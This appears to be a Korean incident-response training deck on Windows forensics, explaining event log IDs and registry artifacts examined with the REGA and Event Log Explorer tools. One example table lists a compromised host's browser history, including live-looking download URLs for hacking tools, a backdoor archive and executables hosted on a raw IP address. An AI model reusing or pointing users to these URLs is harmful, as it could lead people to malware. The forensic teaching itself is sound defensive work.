9	새 자격	실행(RunAs)에서 프로그램 실행 시 /netonly 옵션을 줄 때
10	원격 대화식	터미널 서비스, 원격 접속, 원격지원으로 로그인
11	캐시된 대화식	PC에 캐시로 저장된 암호로 자동 입력 로그인

2. Windows 침해사고분석 – Artifact Analysis

□ Event Log

▶ 주요 점검 포인트 / 이벤트(계정 및 변조 관련)

- 미확인 계정이 생성되거나 관리자가 아닌 자에 의해 계정 암호가 변경된 경우
- “이벤트 로그가 삭제된 이벤트” 로그
- 시스템 시간이 변경되거나 감사 정책이 변경된 경우
- 침해와 관련된 정황(시점)을 알려주는 이벤트로 해당 시점을 기준으로 다른 artifacts를 점검해야 함

로그파일	이벤트 ID	설명
보안(Security)	4720	사용자 계정 신규 생성
	4724	계정 패스워드 (재)설정
	1102	보안 이벤트 로그 삭제
	4616	시스템 시간 변경
	4719	감사 정책 변경

Windows 2008 기준

2. Windows 침해사고분석 – Artifact Analysis

□ Event Log

▶ 주요 점검 포인트 / 이벤트(악성코드 관련)

- 시스템에서 악성코드가 실행된 경우 악성코드 행위에서 파생된 이벤트 로그 확인 가능
- 관련 이벤트가 있는 경우, 관련 키워드를 확인하여 악성코드 존재/실행 여부를 검증
- 확인되지 않은 프로세스가 새로 생성되거나 기존 프로세스가 임의로 종료되는 경우
- 새로운 서비스/작업이 등록되고 시작되는 경우
- 방화벽이나 백신 등이 임의로 중지되는 경우
- 윈도우 악성코드의 경우 보통 차후 재실행을 위해 자신을 서비스로 등록함

Windows 2008 기준

로그파일	이벤트 ID	설명
보안(Security)	4688	새 프로세스 생성
	4689	프로세스 종료
	4698	새 작업 생성
	4699	작업 삭제
	4700	작업 Enable
시스템(System)	7045	서비스 설치
	4000	서비스 시작
	4001	서비스 중지
TaskScheduler Operational	106	새 작업 생성
	200	작업 동작 시작
	201	작업 동작 완료

2. Windows 침해사고분석 – Artifact Analysis

□ Event Log

▶ 주요 점검 포인트 / 이벤트(원격 명령 실행 관련)

- 공격자는 Lateral Movement를 위해 주로 Powershell을 사용함
- Powershell은 원격 명령 실행 시 WinRM 프로토콜(TCP/5985, TCP/5986)을 이용함
- Powershell 실행 : Attacker / WinRM 요청 : Victim

로그파일	이벤트 ID	설명
Powershell	400	Powershell 엔진 시작
	600	Powershell 코드 실행
	403	Powershell 엔진 중지
Powershell Operational	4104	원격 명령 실행
WinRM Operational	6	원격 작업 시작
	169	사용자 이름 및 인증 메커니즘 기록
	82	CreateShell 실행을 위한 ResourceURI 입력 <http://schemas.microsoft.com/powershell/Microsoft.PowerShell>
	81	CreateShell/DeleteShell 요청 처리
	134	CreateShell 응답 전송
	142	WinRM이 비활성화된 경우 Error 기록

2. Windows 침해사고분석 – Artifact Analysis

□ Event Log

▶ 주요 점검 포인트 / 이벤트(원격 데스크톱 관련)

- Windows Vista 이전에는 보안(Security) 로그에만 원격 데스크톱 흔적(로그온 유형 10)이 남았지만 Windows Vista 이후 추가된 이벤트 로그가 존재함

로그파일	이벤트 ID	설명
LocalSession Manager Operational	21	원격 데스크톱 세션 로그온 성공
	22	원격 데스크톱 서비스 셸 시작 알림 받음
	24	원격 데스크톱 서비스 세션 연결 끊김
	25	원격 데스크톱 다시 연결 성공
	39	원격 데스크톱 세션 연결 끊김
	40	원격 데스크톱 연결 끊김
Remote Connection Manager Operational	1149	원격 데스크톱 서비스 사용자 인증 성공

Windows 2008 기준

2. Windows 침해사고분석 – Artifact Analysis

□ Event Log

▶ 주요 점검 포인트 / 이벤트(Inbound/Outbound 트래픽 관련)

- 분석 대상에서의 Inbound/Outbound 트래픽을 기록
- Src IP, Src Port, Dsc IP, Dsc Port, Process Name, PID 등 확인 가능

로그파일	이벤트 ID	설명
보안(Security)	5156	필터링 플랫폼 연결 허용 (방향 : Inbound / Outbound)



Windows 2008 기준

2. Windows 침해사고분석 – Artifact Analysis

□ Event Log

▶ 분석 도구 - Event Log Explorer

- Download : <https://eventlogxp.com>
- Windows 내장 이벤트 뷰어보다 필터(찾기) 기능이 뛰어나
- File -> Open Log File -> Standard -> 이벤트 로그 폴더 선택
- 다양한 필터 적용 가능
 - ✓ Source, Category, User, Computer
 - ✓ Event ID(다중 필터 지원), Text(정규식 지원), Date/Time
 - ✓ Event Log의 Condition(조건) - Equal, Not Equal, Contains, Does Not Contains
(활용 예 : 로그인 유형 10)



Type	Date	Time	Event	Source	Category	User	Computer	로그온 유형
Audit Success	2020-04-03	오후 2:38:52	4624	Microsoft-Windows-Security	Logon	N/A	DESKTOP-DNAHNRH	5
Description	계정이 성공적으로 로그인되었습니다.							
	주제:							
	보안 ID:		S-1-5-18					
	계정 이름:		DESKTOP-DNAHNRH\$					
	계정 도메인:		WORKGROUP					
	로그온 ID:		0x3e7					
	<u>로그온 정보:</u>							
<u>로그온 유형:</u>		5						
제한된 관리 모드: -								
가상 계정:		아니요						
상승된 토큰:		예						

2. Windows 침해사고분석 – Artifact Analysis

□ Registry

- ▶ 윈도우 시스템과 응용프로그램 운영에 필요한 정보를 저장
- ▶ 계층형 데이터베이스
- ▶ 부팅 과정부터 로그인, 서비스, 응용프로그램 실행, 사용자 행위 등 모든 활동에 관여
- ▶ 시스템에서 행해졌던 많은 정보들이 존재
- ▶ 모든 레지스트리 정보는 최종 시간(Last Written Time)만 기록됨
- ▶ Hive File
 - 레지스트리 정보를 저장하고 있는 물리적인 파일
 - 키 값들이 논리적인 구조로 저장
 - 커널에서 하이브 파일 관리 -> 일반적인 방법으로는 접근 불가
- ▶ 레지스트리 추출
 - 레지스트리 정보를 저장하고 있는 물리적인 파일로 커널에서 관리
 - regedit을 이용하여 확인은 가능하지만 원하는 정보를 획득하기에는 상당한 시간이 소요
- ▶ 저장 위치
 - SAM, SOFTWARE, SYSTEM, SECURITY : C:\Windows\System32\config
 - NTUSER.DAT : C:\Users\[계정명]
 - UserClass.DAT : C:\Users\[계정명]\AppData\Local\Microsoft\Windows
 - AmCache : C:\Windows\appcompat\Programs\AmCache.hve

2. Windows 침해사고분석 – Artifact Analysis

□ Registry

▶ Hive 단위 주요 정보

항목	설명
SAM	[로컬 계정 정보와 그룹 정보] 계정명, 전체이름, SID(보안식별자), RID, LMhash, NThash, 로그인 횟수, 최종로그인 시각, 최종로그인 실패시각, 최종암호 변경시각
SOFTWARE	[시스템 부팅에 필요 없는 시스템 전역 구성정보] 윈도우 설치 정보, 자동 실행 항목, 설치된 응용프로그램
SYSTEM	[시스템 부팅에 필요한 시스템 전역 구성정보] 서비스 정보, 드라이버 정보, 자동 실행 항목, 네트워크 설정 정보, 장치 관리자 정보, 저장 장치 정보
SECURITY	[시스템 보안 정책과 권한 할당 정보]
NTUSER.DAT	[사용자 계정 별 정보] 메신저 로그인 정보, 실행 명령, 검색 키워드, 열어본 페이지, 원격 데스크톱 연결, 네트워크 드라이브 연결, 최종 접근 폴더, 최근 실행 파일

2. Windows 침해사고분석 – Artifact Analysis

☐ Registry

▶ Hive 단위 주요 정보




항목	설명
UsrClass.DAT	<div>[사용자 계정 별 어플리케이션 정보]</div> 데스크톱, ZIP 파일, 원격 폴더, 로컬 폴더, Windows 특수 폴더 및 가상 폴더에 대한 ShellBags, MUICache(Multilingual User Interface Cache) 정보
AmCache.hve	<div>[어플리케이션 실행 정보]</div> 최근 실행한 프로그램의 실행 정보(경로, Timestamp 등)

2. Windows 침해사고분석 – Artifact Analysis

□ Registry

▶ REGA


- 레지스트리 하이브 파일 내의 비할당 영역에서 시그니처 카빙하여 삭제된 키 값을 일부 복원
- 파일 open시 표준시간대 지역을 선택하면 레지스트리 timestamp값을 선택한 지역 표준시로 자동 변경하여 view
- 서비스 목록, 자동 실행, 응용프로그램 실행 기록 등 각종 정보를 손쉽게 확인 가능
- 파일 > 레지스트리 분석 > 수집한 레지스트리 하이브 파일이 존재하는 폴더 선택



☐ Registry

▶ REGA - 사용자 계정 정보

- 로그인 횟수, 계정 생성 시각, 최종 로그인 시각, 최종 로그인 실패 시각 등 확인 가능



계정 ▲	전체이름	SID	RID	LM 해쉬	NT 해쉬	상태	로그인횟수	계정생성시각 (UTC+09:00)
Administrator	Empty	500	500	없음	31d6cfe0d16a...	미사용	1	2020-04-05 22:15:00 Sun
DefaultAccount	Empty	503	503	없음	없음	미사용	0	2020-04-05 22:15:00 Sun
Guest	Empty	501	501	없음	없음	미사용	0	2020-04-05 22:15:00 Sun
WDAGUtilityAccount	Empty	504	504	372c4690e54...	d60fec48d341...	미사용	0	2020-04-05 22:15:00 Sun
asdok5	Empty	1001	1001	없음	d71b4ce9b4e...	사용	773	2020-04-05 22:15:00 Sun

최종로그인시각 (UTC+09:00)	최종로그인실패시각 (UTC+09:00)
2015-07-10 21:21:56 Fri	설정안됨
설정안됨	설정안됨
설정안됨	설정안됨
설정안됨	설정안됨
2020-04-07 10:33:45 Tue	2020-02-21 09:21:59 Fri

2. Windows 침해사고분석 – Artifact Analysis


□ Registry

▶ REGA - 실행 명령

- 실제 레지스트리 위치(계정별)

√ HKCU\Software\Microsoft\Windows\CurrentVersion\Explorer\RunMRU

* MRU(Most Recent Used Information)



계정명	asdok5	필터	텍스트를 입력하세요
실행순서	명령어	최종실행시각 (UTC +09:00)	
1	explorer.exe	2020-04-05 22:16:51 Sun	
2	mspaint		

2. Windows 침해사고분석 – Artifact Analysis

□ Registry

▶ REGA - IE 열어본 페이지

- 실제 레지스트리 위치(계정별)

✓ HKCU\Software\Microsoft\Internet Explorer\TypedURLs



타임라인			북마크	검색결과	IE - 열어본 페이지 목록
계정명			sqldebugger	필터	텍스트를 입력하세요
실행순서	URL	최종실행시각 (UTC +09:00)			
1	http://pc3.dao1233.com/hack520/setup.rar	2012-06-28 05:40:11 Thu			
2	http://cnrdn.com/rd.htm?id=1017819&r=http%3A%2F%2Fpc3.dao1233.com%2Fhack520%2Fsetup.rar				
3	http://download2.77169.com/soft/hacktools/backdoor/200809/20080905apc.zip				
4	http://bbs.myhack58.com/job.php?action=download&pid=tpc&tid=187721&aid=86748				
5	http://a963.ys168.com/				
6	C:\WINDOWS\system32\Wdlicache				
7	http://www.zjsx2121.ys168.com/				
8	http://27.102.13.10:654/hfs.exe				
9	C:\Wu				
10	http://27.102.13.10:654/				
11	http://27.102.13.10:654/1433b.exe				
12	C:\Program Files\Microsoft SQL Server\MSSQL.1\MSSQL\Binn				
13	http://go.microsoft.com/fwlink/?LinkId=69157				

- 히스토리 중 11번째 1433b.exe를 다운로드한 시점은 iehv와 같은 툴을 통해서 실제 날짜를 확인하거나 MFT 목록에서 해당 파일명에 대한 속성 정보를 확인해야 한다.

2. Windows 침해사고분석 – Artifact Analysis

□ Registry


▶ REGA - 원격 데스크톱 연결

- 실제 레지스트리 위치(계정별)

✓ HKCU\Software\Microsoft\Terminal Server Client\Default

- 해당 시스템에서 다른 시스템으로 원격 터미널을 접속한 흔적

- 연결 대상의 정상 유무를 시스템 관리자에게 확인 필요



타임라인	북마크	검색결과	원격 데스크톱 연결
계정명	sqldebugger	필터	텍스트를 입력하세요
실행순서	연결대상	최종실행시각 (UTC+09:00)	
1	112.216.215.194	2012-06-19 07:48:23 Tue	

2. Windows 침해사고분석 – Artifact Analysis

□ Registry

▶ REGA - ShellBag

- 실제 레지스트리 위치
 - ✓ HKCU\Software\Classes\Local Settings\Software\Microsoft\Windows\Shell\Bags\BagMRU
- 로컬, 네트워크 및 이동식 저장장치에서 접근한 폴더 정보를 기록
- BagMRU 키는 유사한 트리 구조를 생성하여 폴더 이름과 레코드 폴더 경로를 저장
- Bags 키는 창 크기, 위치 및 보기 모드와 같은 보기 기본 설정을 저장
- 연결 대상의 정상 유무를 시스템 관리자에게 확인 필요

사용자 활동 정보

사용자 계정 정보

Protected Storage

실행 명령

검색 키워드

IE - 열려온 페이지

원격 데스크톱 연결

네트워크 드라이브 연결

최근 실행 파일(RecentDocs)

ShellBag



Account	Reg Time (UTC+09:00)	M-Time (UTC+09:00)	A-Time (UTC+09:00) ▼	(1 F	Full Path
asdok5	2020-04-05 22:20:33 Sun	2020-12-19 18:03:56 ...	2020-12-19 18:03:56 Thu	2 C	Desktop\My Computer\WN:\WFurence_Solution\WIrSeeScenario - 패키지
asdok5	2020-04-06 15:15:48 Mon	2020-04-06 15:15:46 ...	2020-04-06 15:15:46 Mon	2 C	Desktop\My Computer\WE:\Windows_3.1
asdok5	2020-04-06 11:17:01 Mon	2020-04-06 11:16:44 ...	2020-04-06 11:16:44 Mon	2 C	Desktop\My Computer\WK:\침해사고 사고분석\2020\WEQST Insight
asdok5	2020-04-05 22:33:09 Sun	2020-04-05 21:31:20 ...	2020-04-05 21:31:20 Sun	2 C	Desktop\Internet Explorer\W백업\교육자료\W1_2019_교재(침해사고 분석대
asdok5	2020-04-05 22:33:09 Sun	2020-04-03 17:27:02 Fri	2020-04-03 17:27:02 Fri	2 C	Desktop\Internet Explorer\W백업\교육자료
asdok5	2020-04-05 22:40:34 Sun	2020-04-03 15:01:30 Fri	2020-04-03 15:01:30 Fri	2 C	Desktop\Internet Explorer\Wtest\WDESKTOP-DNAHNRH
asdok5	2020-04-05 22:20:32 Sun	2020-04-03 15:01:30 Fri	2020-04-03 15:01:30 Fri	2 C	Desktop\My Computer\WK:\Wtest\WDESKTOP-DNAHNRH
asdok5	2020-04-05 22:20:32 Sun	2020-04-03 15:01:20 Fri	2020-04-03 15:01:20 Fri	2 C	Desktop\My Computer\WK:\Wtest\WDESKTOP-DNAHNRH\Wvolatile

2. Windows 침해사고분석 – Artifact Analysis


□ Registry

▶ REGA - 서비스

- 실제 레지스트리 위치

✓ HKLM\SYSTEM\CurrentControlSet\Services

- 설명이 없거나 실행 파일 경로가 임시 폴더 등 의심스러운 경우 악성코드 의심



이름	설명	종류	시작 유형	그룹	다음 사용자로 로그인	실행 파일 경로
Google Chrome Elevation Service		OwnProcess	Manual		로컬시스템	"C:\Program Files (x86)\Google\Chrome\Application\..."
@oem12.inf,%SvcDesc.IBMPMSVC%;Leno...		OwnProcess	Automatic	Pointer Port	로컬시스템	"%SystemRoot%\System32\ibmpmsvc.exe"
INITECH Client Manager Service		OwnProcess	Automatic		로컬시스템	"C:\Program Files (x86)\Winitech\Common\ClientService...
Lenovo EasyResume Service		OwnProcess	Automatic	Pointer Port	로컬시스템	"C:\WINDOWS\SysWOW64\Lenovo\PowerMgr\Easy...
@oem12.inf,%SvcDesc.LPlatSvc%;Lenovo ...		OwnProcess	Automatic	Pointer Port	로컬시스템	"%SystemRoot%\System32\LPlatSvc.exe"
MagidLine4NX Service		OwnProcess	Automatic		로컬시스템	C:\Program Files (x86)\DreamSecurity\MagidLine4NX\...
ParagonLinuxFSMounter		OwnProcess	Automatic		로컬시스템	"C:\Program Files (x86)\Paragon Software\LinuxFS for ..."
SynTPEnh Caller Service		OwnProcess	Automatic		로컬시스템	"C:\Program Files\Synaptics\SynTP\SynTPEnhService...
Tib Mounter Service		OwnProcess	Manual		로컬시스템	"C:\Program Files (x86)\Common Files\Acronis\TibMou...
Lenovo Hotkey Client Loader		OwnProcess	Automatic		로컬시스템	%SystemRoot%\System32\DriverStore\FileRepository...
WIZVERA Process Manager Service		OwnProcess	Automatic		로컬시스템	"C:\Program Files (x86)\Wizvera\Common\wpmvc\...
@%PROGRAMFILES%\Windows Media PL...	@%PROGRAMFILES%\Wi...	OwnProcess	Manual		네트워크 서비스	"%PROGRAMFILES%\Windows Media Player\wmpnetwk...
@%ProgramFiles%\Windows Defender A...	@%ProgramFiles%\Windo...	OwnProcess	Manual		로컬시스템	"%ProgramFiles%\Windows Defender Advanced Threat P...
@%ProgramFiles%\Windows Defender W...	@%ProgramFiles%\Windo...	OwnProcess	Automatic		로컬시스템	"C:\ProgramData\Microsoft\Windows Defender\platfo...
@%ProgramFiles%\Windows Defender W...	@%ProgramFiles%\Windo...	OwnProcess	Manual		로컬시스템	"%ProgramData%\Microsoft\Windows Defender\platfo...

2. Windows 침해사고분석 – Artifact Analysis


□ Registry

▶ REGA - 자동 실행

- 실제 레지스트리 위치

✓ HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run 등 다수

- 실행 파일 경로가 임시 폴더 등 의심스러운 경우 악성코드 의심



레지스트리 경로: HKEY_LOCAL_MACHINE\SOFTWARE\Wow6432Node\Microsoft\Windows\CurrentVersion\Run (2020-04-05 22:30:05 Sun)	
OneDrive	C:\Users\Wasdok5\AppData\Local\Microsoft\OneDrive\OneDrive.exe /background
KakaoTalk	C:\Program Files (x86)\Kakao\KakaoTalk\KakaoTalk.exe -bystartup
CrossEXService	C:\Program Files (x86)\WinLINE\CrossEX\crossex\CrossEXService.exe
PicPick Start	C:\Program Files (x86)\PicPick\picpick.exe /startup
PotNotify	C:\Program Files (x86)\WDAUM\PotPlayer\PotNotify.exe
flow	C:\Users\Wasdok5\AppData\Local\Programs\flow\flow.exe

2. Windows 침해사고분석 – Artifact Analysis

□ Registry


▶ REGA - 설치된 응용프로그램

- 실제 레지스트리 위치

✓ HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Uninstall

✓ HKLM\SOFTWARE\Wow6432Node\Microsoft\Windows\CurrentVersion\Uninstall

- 침해사고 인지 시점 전후 설치된 응용프로그램 확인



아키텍처	이름	버전	게시자	설치 시각 (UTC+09:00)	설치 경로
x64 (64bits)	010 Editor 6.0.2 (64-bit)	5.4.1 (a)	SweetScape Software	2020-04-05 22:15:19 ...	C:\Program Files\010...
x64 (64bits)	Burp Suite Community Edition 2.1.02	2.1.02	PortSwigger Web Security	2020-04-05 22:15:19 ...	C:\Program Files\Burp...
x64 (64bits)	AddressBook			2020-04-05 22:15:19 ...	
x64 (64bits)	반디집	6.24	반디소프트	2020-04-05 22:15:19 ...	C:\Program Files\Ban...
x64 (64bits)	Connection Manager			2020-04-05 22:15:19 ...	
x64 (64bits)	DirectDrawEx			2020-04-05 22:15:19 ...	
x64 (64bits)	DXM_Runtime			2020-04-05 22:15:19 ...	
x64 (64bits)	EaseUS Data Recovery Wizard	5.5.9 (u)	EaseUS	2020-04-05 22:15:19 ...	C:\Program Files\Eas...
x64 (64bits)	EnCase v7.07	7.07	Guidance Software, Inc.	2020-04-05 22:15:19 ...	C:\Program Files\En...
x64 (64bits)	Fontcore			2020-04-05 22:15:19 ...	
x64 (64bits)	HeidiSQL 10.3.0.5771	10.3	Ansgar Becker	2020-04-05 22:15:19 ...	C:\Program Files\Hei...
x64 (64bits)	HxD Hex Editor 2.2.1	2.2.1	Maël Hörz	2020-04-05 22:15:19 ...	C:\Program Files\Hx...

2. Windows 침해사고분석 – Artifact Analysis

□ Registry

▶ REGA - 응용프로그램 사용 로그

- 실제 레지스트리 위치

✓ HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\UserAssist\{GUID}\Count

- 주요 GUID : CEBFF5CD-ACE2-4F4F-9178-9926F41749EA (실행파일 실행 기록)

F4E57C4B-2036-45F0-A9AB-443BCFE33D9F (바로가기 실행 기록)

- 최종실행시각을 통해 침해사고 인지 시점 실행된 프로그램 점검

응용프로그램 정보	계정명	이름	종류	최종실행시각 (UTC+09:00)	실행횟수
설치된 응용프로그램	asdok5	\\Users\\Public\\Desktop\\VMware Workstation Pro.lnk	CTLSESSION	2020-04-06 11:05:46 Mon	1
응용프로그램 사용 로그	asdok5	{1AC14E77-02E7-4E5D-B744-2EB1AE5198B7}\\notepad.exe	CTLSESSION	2020-04-06 11:06:59 Mon	1
Application Compatibility Cache	asdok5	{1AC14E77-02E7-4E5D-B744-2EB1AE5198B7}\\cmd.exe	CTLSESSION	2020-04-06 12:52:45 Mon	1
Amcache.hve	asdok5	{A77F5D77-2E2B-44C3-A6A2-ABA601054A51}\\System Tools\\Command Prompt.lnk	CTLSESSION	2020-04-06 12:52:45 Mon	1
'한글' 최근 실행 파일	asdok5	Microsoft.Windows.SecHealthUI_cw5n1h2byewy\\SecHealthUI	CTLSESSION	2020-04-06 15:16:01 Mon	1
'MS 오피스' 최근 실행 파일	asdok5	Chrome	CTLSESSION	2020-04-06 16:27:37 Mon	3
Cloud 서비스	asdok5	{6D809377-6AF0-444B-8957-A3773F02200E}\\Microsoft Office\\Office16\\WINWORD.EXE	CTLSESSION	2020-04-06 17:30:12 Mon	10
'Adobe Acrobat' 최근 실행 파일	asdok5	{6D809377-6AF0-444B-8957-A3773F02200E}\\Microsoft Office\\Office16\\POWERPNT.EXE	CTLSESSION	2020-04-06 17:56:14 Mon	8
	asdok5	{7C5A40EF-A0FB-4BFC-874A-C0F2E0B9FA8E}\\Event Log Explorer\\welex.exe	CTLSESSION	2020-04-06 17:58:21 Mon	15
	asdok5	{A77F5D77-2E2B-44C3-A6A2-ABA601054A51}\\Event Log Explorer\\Event Log Explorer.lnk	CTLSESSION	2020-04-06 17:58:21 Mon	9
	asdok5	Microsoft.Windows.Explorer	CTLSESSION	2020-04-07 10:15:55 Tue	13
	asdok5	{9E3995AB-1F9C-4F13-B827-48824B6C7174}\\TaskBar\\File Explorer.lnk	CTLSESSION	2020-04-07 10:15:55 Tue	8

2. Windows 침해사고분석 – Artifact Analysis

□ Registry

▶ REGA - 응용프로그램 호환성 로그

- 실제 레지스트리 위치

✓ HKLM\SYSTEM\ControlSet001\Control\Session Manager\AppCompatCache

✓ C:\Windows\appcompat\Programs\Amcache.hve

- 침해사고 인지 시점 실행된 프로그램 점검

응용프로그램 정보

설치된 응용프로그램

응용프로그램 사용 로그

Application Compatibility Cache

Amcache.hve

'한글' 최근 실행 파일

'MS 오피스' 최근 실행 파일

Cloud 서비스

'Adobe Acrobat' 최근 실행 파일



실행 파일 경로	마지막 수정 시각 (UTC+09:...
C:\Program Files (x86)\Event Log Explorer\unins000.exe	2020-04-05 22:46:22 Sun
C:\Users\wasdok5\AppData\Local\Temp\wis-DRH38.tmp\wlex_setup (2).tmp	2020-04-05 22:51:20 Sun
C:\Program Files\WindowsApps\Dolby Laboratories.DolbyAccess_3.1.4081.0_x64_rz1tebtyb220\Application	2020-04-05 23:59:16 Sun
C:\WINDOWS\SoftwareDistribution\Download\Install\AM_Delta_Patch_1.313.796.0.exe	2020-04-06 00:29:58 Mon


